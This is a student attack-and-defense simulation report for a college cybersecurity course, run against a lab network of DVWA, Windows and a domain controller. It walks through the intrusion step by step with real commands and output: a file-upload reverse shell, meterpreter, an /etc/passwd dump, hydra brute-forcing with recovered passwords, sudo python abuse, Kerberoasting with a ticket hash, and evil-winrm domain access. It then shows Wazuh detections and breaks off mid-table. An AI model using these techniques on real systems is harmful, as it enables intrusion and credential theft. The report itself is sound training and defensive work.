

Attack and Defense simulation report

Jay Patel (1119384)

Vansh Patel (1156898)

Chahakkumar Rupavatiya (1119262)

Madhav Madhav (1118317)

Harjas Lehar (0935464)

Department of Cybersecurity, Fanshawe College

SRTY-5013 – Integrated Project

Alex Marinesc

November 20, 2025

Abstract

This report presents the goals of a comprehensive attack-defense cybersecurity simulation carried out as part of the Integrated project course. The activity has replicated a real-world attacker behavior through coordinated red team and blue team operations. A vulnerable network was created inside VMware workstation consisting of ubuntu web server hosting dvwa, a windows 11 workstation connected to domain controller, a pfsense firewall with snort and a Wazuh installed on ubuntu machine. Finding reveals significant vulnerability in authentication, validation, privilege and service accounts.

1. Introduction

This project aims to cover the real-world cybersecurity attack. It is a simulation of a cyber security attack that takes place in real life and impacts business continuity, data loss and damage to organization data. Our team will engage in both the red team (Offensive) and blue team (Defense) operation within a managed network.


The red team started investigating the company network to identify actual real world security weaknesses. The goals for the activity were to find exposure points, try to break into the network using various tools and techniques. This simulation helped the team to understand how a real attacker will try to break things and move inside the network.

The network contains an ubuntu web server hosting a vulnerable web application named DVWA, window 11 as client machine, an active directory domain controller, pfsense firewall as gateway protection with snort ids. The red team used a kali Linux machine load with all the necessary tools.

2. Network Environment

The simulated network has a multiple interconnected component designed to replicate a small environment.

- Ubuntu Web Server hosting DVWA (Damn Vulnerable Web Application)
- Windows 11 Workstation
- Active Directory Domain Controller
- Pfsense Firewall with Snort IDS
- Wazuh SIEM
- Kali Linux Attacker



3. Red Team Operations

3.1 Reconnaissance (T1595: Active Scanning)

The red team started with scanning a publicly facing ip address (10.10.10.50) using Nmap.

- 22: SSH
- 80: HTTP

```

(thanos@MadTitan)-[~]
$ nmap -A -p 22,80 10.10.10.50
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 13:38 EST
Nmap scan report for 10.10.10.50
Host is up (0.00078s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 c2:87:67:3b:71:d4:00:3d:8f:95:ca:56:a7:af:20:ed (ECDSA)
|_  256 fd:c9:b5:1b:d6:3b:1c:c0:01:09:fe:43:6a:8d:8f:2a (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.58 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4
OS details: Linux 4.19 - 5.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 0.44 ms 192.168.234.128
2 0.76 ms 10.10.10.50

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.19 seconds
  
```

3.2 Enumeration

SSH Enumeration

SSH connection attempt was made to known authentication method used, confirming password-based authentication – representing a security weakness.

Web Enumeration

When the port 80 has been visited Apache default page has been shown, suggesting misconfiguration of hidden directories.

Using Gobuster, the team found a hidden directory named DVWA.

```
(thanos@MadTitan)-[/usr/share/wordlists/dirb]
$ gobuster dir -u http://10.10.10.50 -w common.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.50
[+] Method: GET
[+] Threads: 10
[+] Wordlist: common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


./hta (Status: 403) [Size: 276]
./htpasswd (Status: 403) [Size: 276]
./DVWA (Status: 301) [Size: 309] [→ http://10.10.10.50/DVWA/]
./htaccess (Status: 403) [Size: 276]
./index.html (Status: 200) [Size: 10671]
./server-status (Status: 403) [Size: 276]
Progress: 4614 / 4614 (100.00%)

Finished


(thanos@MadTitan)-[/usr/share/wordlists/dirb]
$
```

3.3 DVWA Access and Initial Exploitation. (T1190: Exploit Public-Facing Application).

After visiting the page DVWA login page was shown, red team then did some internet searching to find default credentials which gave access to the web page. In DVWA, team started exploring web applications and found an upload page, which was restricted to jpeg and png file uploads.



With help of burpsuite, team captured the request and analyzed the request, after analyzing the team replaced the header to bypass the restriction. After that server accepted the reverse shell file and stored it inside /hackable/uploads/exploit.php.



3.4 Shell Access on Web Server.

The team used a Metasploit payload to start a listener to listen for reverse shell file, the file to execute by visiting the file in the browser which gave a meterpreter session to server.

```
msf payload(hsp/meterpreter/reverse_tcp) > sessions
Active sessions
=====
```

Id	Name	Type	Information	Connection
1	meterpreter	php/linux	www-data @ starktower	192.168.234.134:1234 → 192.168.234.133:56178 (192.168.234.133)
2	meterpreter	php/linux	www-data @ starktower	192.168.234.134:1234 → 192.168.234.133:46148 (192.168.234.133)

```
msf payload(hsp/meterpreter/reverse_tcp) > use 1
[*] Invalid module index: 1
msf payload(hsp/meterpreter/reverse_tcp) > use 2
[*] Invalid module index: 2
msf payload(hsp/meterpreter/reverse_tcp) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > dir
Listing: /var/www/html/DVWA/hackable/uploads
=====
```

Mode	Size	Type	Last modified	Name
100755/rwxr-xr-x	667	fil	2025-11-03 15:37:33 -0500	dvwa_email.png
100644/rw-r--r--	1116	fil	2025-11-12 14:42:28 -0500	exploit.php

```
meterpreter > ls -al
Listing: /var/www/html/DVWA/hackable/uploads
=====
```

Mode	Size	Type	Last modified	Name
100755/rwxr-xr-x	667	fil	2025-11-03 15:37:33 -0500	dvwa_email.png
100644/rw-r--r--	1116	fil	2025-11-12 14:42:28 -0500	exploit.php


```
meterpreter > cd Downloads
[*] stdapi_fs_chdir: Operation failed: 1
meterpreter > shell
Process 3684 created.
Channel 0 created.
Id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
dir
dvwa_email.png exploit.php
pwd
/var/www/html/DVWA/hackable/uploads
cd /var/
dir
backups crash local log opt run spool www
cache lib lock mail ossec snap tmp
ls
backups
cache
crash
lib
local
lock
log
mail
opt
ossec
run
snap
spool
tmp
www
```

3.5 SSH Brute force. (T1110: Brute Force)

Then team accessed the /etc/passwd file which content user info, team used hydra to do password spray attack based on user found. Hydra successfully identified valid credentials for an SSH user named “spidey”.

```
meterpreter > shell
Process 8486 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
cat passwd
cat: passwd: No such file or directory
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,:/usr/lib/dhcpcd/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate/bin/false
polkitd:x:991:991:User for polkitd:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuid:x:104:105::/run/uuid:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,:/var/lib/tpm/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/ssh:/usr/sbin/nologin
blkpanther:x:1000:1000:blackpanther:/home/blkpanther:/bin/bash
_galera:x:110:65534::/nonexistent:/usr/sbin/nologin
mysql:x:111:111:MySQL Server,,:/nonexistent/bin/false
spidey:x:1001:1001:Peter Parker,1001,,Intern:/home/spidey:/bin/bash
antman:x:1002:1002:Scott,,:/home/antman:/bin/bash
wazuh:x:112:112::/var/ossec:/sbin/nologin
```

With credential found team access the ssh session for the user. Further analysis revealed that another user named “antman” was using same password.



```
thanos@MadTitan: ~
Session Actions Edit View Help

(thanos@MadTitan)-[~]
$ hydra -l spidey -P /usr/share/wordlists/rockyou.txt 10.10.10.50 ssh
Hydra v9.6 (c) 2023 by van Hauser/thc & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-14 16:21:48
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -i to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.re
store
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.10.50:22/
[22][ssh] host: 10.10.10.50 login: spidey password: alexandra
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-14 16:22:23

(thanos@MadTitan)-[~]
$
```

3.6 Privilege Escalation on web server (T1548: Abuse Elevation Control Mechanisms)

Upon analyzing the sudo permissions, the team found that users can run python service as root without asking for passwords, team used a simple python script that gave a root shell. Giving full access to the web server.

```

Last login: Sun Nov 16 05:26:02 2025 from 192.168.205.147
antman@starktower:~$ sudo -l
Matching Defaults entries for antman on starktower:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User antman may run the following commands on starktower:
    (ALL) NOPASSWD: /usr/bin/python3
antman@starktower:~$

```

3.7 Lateral movement to Windows. (T1021: Remote Services)

Team found a file containing hint to access internal windows system. The team with use of hint created a custom wordlist which was then used with hydra to get the credentials. The tool found a valid credential for a user named BWidow on RDP service.

```

root@starktower:~# cat hintforinside
IP: 192.168.10.10
username: BWidow
Password: What is original name of black widow and append a number behind the name, numbers between 1 to 9
root@starktower:~#

```

```

thanos@MadTitan: ~/Desktop
Session Actions Edit View Help


(thanos@MadTitan) [~/Desktop]
$ hydra -l BWidow -P password.txt 192.168.10.10 rdp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-15 14:43:29
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 1 task per 1 server, overall 1 task, 9 login tries (l:1/p:9), ~9 tries per task
[DATA] attacking rdp://192.168.10.10:3389/
[3389][rdp] host: 192.168.10.10  login: BWidow  password: Natasha1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-15 14:43:30

(thanos@MadTitan) [~/Desktop]
$


```

With the found credentials, they got an RDP session.




3.8 Windows Privilege

After the team got rdp session, they check the permission using WinPEAS. Which gave them information about the privileges and user groups. The tools output showed that the current user had local admin rights. Team added a domain username Hawkeye to the remote desktop group using BWow sessions. Which helped in later stages.




3.9 Compromise Hawkeye Account.

Using Metasploit, the team targeted SMB to get Hawkeye user credentials. The password matched entries in rockyou.txt. Team established an RDP session successfully with help of previous stage.



3.10 Domain Enumeration (T1069: Permission Groups Discovery)

From the Hawkeye's rdp session team ran a tool called sharphound.exe to collect domain information. The data was then imported into Bloodhound. Some analysis was done, which revealed an important account name "svc_backup", further analysis also revealed that user was in domain admin group. Which made this username a high value target.



3.11 Kerberoasting (T1558: Steal or Forge Kerberos Tickets)

Red team used Hawkeye's credentials to request a Kerberos service ticket for svc_backup user. The ticket was saved as a hash. Then tool called hashcat was used with wordlist rockyou.txt to crack the password. The password was successfully cracked.

```
(thanos@RedTitan): ~/Impacket
$ getUsersPNS.py SHIELD.LOCAL/hawkeye:Password123! -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] [Errno Connection error (SHIELD.LOCAL:389)] [Errno -2] Name or service not known

(thanos@RedTitan): ~/Impacket
$ getUsersPNS.py SHIELD.LOCAL/hawkeye:Password123! -dc-ip 192.168.10.5 -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name  MemberOf  PasswordLastSet  LastLogon  Delegation
-----
HTTP/shield.local    svc_backup  2025-11-04 14:49:34.129807 <never>

[-] CCache file is not found. Skipping...
sk5r5fg5234sv3_backup$HIELD.LOCAL$HIELD.LOCAL$svc_backup$4f77868f636dc7e4d78b3456a164e32a46fedf1028b5754e8c3be68dfab00a0b0da48c2e12ea1437bafbc37de251e7582bb6355e78ffbcf3566aa
cd7c0bc1120b9a46d775336a25c5efab42c117a6f733852a9a6cfffbc71b3228c74435d8cd5cd718f31bc3b39af1447ea2e67387fae1ff5810374c02c699e43a3a9f90a540bdcf973ad013b3b78702749748e33e4dbd1d1f07afd3ba2
1a914a2d9da68518ad1725b19304470ccec006ced98fa1bd12bb26586cfc28c9688389a21ecab0b5a8a22b2e77bf5c43c598a2bc869a63bca6788755deb07736b1f67ebf4715739e05f8a64122e0e900ae1daaa0bb47efa40359efc8
c859390742ba09005464ec63c83ba9a845b633b51510dd108cecaf6317fef4303f2f34caea57d5851cf0181497f6540286d1cb439ef9e0ea7c88c94b8e8b880924099ee56309c96e6e989b9fec6df00e458b43c56a5258d05ba62754f
1ceab9c8045f54cd3f10eae6d12b2f2085e950e04e5f6f99779b7d16079035de1702dab8fe6a88da02180efefef2c23ddecabf1ac135b1c0cbf659e3787880b01539322e4cdcfcbweb02f20a2f90c0be7724d6d161ced
14c16436de99545d09a447578733d72cf174070261084b36afdf369fca18e0aefc689abf0584b5f5fd327a16f8ee7eaa4f06c94b2cd2bde0b235703f78f868c7cb070bb6249b927ac2f8cebb14f1793f4131689bd3697c11aba6f
0e9d927783ef251457b74601263227fb3d221bb4ea5cd3c7209f25c465a1bc790dd6d745d630e23a1a3c7399b7c6e44c845f7b9f766f959407afe1b0fc04cdd486912b387cd6f519afdeab9fa93279271a8b87f9a8f8eac678981
abec5cfc27719af021ba41a699d02a0c85e68dc561b141546cd180bd56853e7c5f6c55cfdaf67aedd09967b427226c7b05ec6b9491a93a49d432fea3161c695f9a098cc42af266707b45c02c001f0bae2b42ce7d204bdc450ab8f80
6329c3ce801c72ab03f3e33831c3b381c1d9727423267e6db09957199f66fca8aa3445bd799a324c94a86902f2c5c83a1598c84dc0bb9057f57ade1eb02e014c5d2ba04626a653ce0935b2ac2be1746a13151283b2fe5
7f993b7ac11d0522ae2488eb7ebded28a5651a42de2972ab44d59e77f3cebaa5c6e2c8453c8bcd9f9b82dc041896580e1f1e5f91fe1ecacc1d2c103feecd587c144a1b072458e4f54369dddc28a27fe25dc55e5ab28bf311c23d9b4a3
4b8b08ff42a1d3f8da7898db45b8ab0397ea46980cf1c2e6bc1e3d9eb386aef77029b9f3
```

3.12 Domain Controller Access

Team with help of evil-winrm tool and previous found password successfully logged into the domain controller. We gave them full admin rights over the domain.

```

PS C:\Users\svc_backup\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
-----
SeIncreaseQuotaPrivilege  Adjust memory quotas for a process           Enabled
SeMachineAccountPrivilege  Add workstations to domain                 Enabled
SeSecurityPrivilege        Manage auditing and security log           Enabled
SeTakeOwnershipPrivilege  Take ownership of files or other objects    Enabled
SeLoadDriverPrivilege     Load and unload device drivers             Enabled
SeSystemProfilePrivilege  Profile system performance                 Enabled
SeSystemtimePrivilege     Change the system time                     Enabled
SeProfileSingleProcessPrivilege  Profile single process                     Enabled
SeIncreaseBasePriorityPrivilege  Increase scheduling priority               Enabled
SeCreatePagefilePrivilege  Create a pagefile                         Enabled
SeBackupPrivilege        Back up files and directories              Enabled
SeRestorePrivilege       Restore files and directories              Enabled
SeShutdownPrivilege      Shut down the system                      Enabled
SeDebugPrivilege         Debug programs                           Enabled
SeSystemEnvironmentPrivilege  Modify firmware environment values        Enabled
SeChangeBootPolicyPrivilege  Bypass traverse checking                  Enabled
SeRemoteShutdownPrivilege  Force shutdown from a remote system      Enabled
SeUndockPrivilege        Remove computer from docking station       Enabled
SeEnableObjectDelegationPrivilege  Enable computer and user accounts to be trusted for delegation  Enabled
SeManageVolumePrivilege  Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege   Impersonate a client after authentication  Enabled
SeCreateGlobalPrivilege  Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set            Enabled
SeTimeZonePrivilege      Change the time zone                     Enabled
SeCreateSymbolicLinkPrivilege  Create symbolic links                     Enabled
SeDelegateSessionUserImpersonatePrivilege  Obtain an impersonation token for another user in the same session  Enabled

PS C:\Users\svc_backup\Documents> net user

User accounts for \\
-----
Administrator      Fury      Guest
hawkkey             krdtgt   svc_backup
titarr

The command completed with one or more errors.

PS C:\Users\svc_backup\Documents> net user Fury
User name           Fury
Full Name           Nick Fury
Comment
User's comment
Country/region code  808 (System Default)
Account active       Yes
Account expires      Never
Password last set    11/4/2025 2:37:00 PM
Password expires     Never
Password changeable  11/5/2025 2:37:00 PM
Password required    Yes
User may change password  Yes
Workstations allowed All
Logon script
User profile
Home directory

```

4 Blue team Incident response.


4.1 Preparation.

- The blue team deployed:
- Wazuh agents on all hosts
- Snort IDS on pfSense
- Centralized log management and alerting

4.2 Detection Events

Nmap Scan Detection

Snort alerts an abnormal reconnaissance.



Directory Brute Forcing

Wazuh analyzed Apache access logs and flagged suspicious fast GET requests from gobuster.

Document Details		View surrounding documents	View single document
data.id	404		
data.protocol	GET		
data.srcip	192.168.183.1		
data.url	/DWA/vulnerabilities/hackable/uploads/exploit.php		
decoder.name	web-accesslog		
full_log	192.168.183.1 - - [14/Nov/2025:01:10:28 +0000] "GET /DWA/vulnerabilities/hackable/uploads/exploit.php HTTP/1.1" 404 404 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"		
id	1763152571.1831297		
input.type	log		
location	/var/log/apache2/access.log		
manager.name	wazuh		
previous_output	Nov 14 21:22:08 starkniser sshd[6835]: pam_unix(sshd:auth): authentication failure; logname=sshd uid=0 euid=0 tty=/dev/null ruser=root rhost=192.168.205.135 user=root		
rule.description	Malicious web server 400 error codes from some source ip.		
rule.firetimes	101		
rule.frequency	1d		
rule.gdpr	IV_35.7.d		
rule.groups	web, accesslog, web_attack, none		
rule.id	31181		
rule.level	5		
rule.mail	false		
rule.nist_800_53	5A.11, 5D.4		
rule.pci_dss	6.5, 11.4		
rule.sca_ape_20	5a-11, 5d-4		

Malicious File Upload and reverse shell

Wazuh captured access logs and found a path /hackable/uploads/exploit.php path, marking it as a high-risk event.

Table	JSON
data.id	404
data.protocol	GET
data.srcip	192.168.205.135
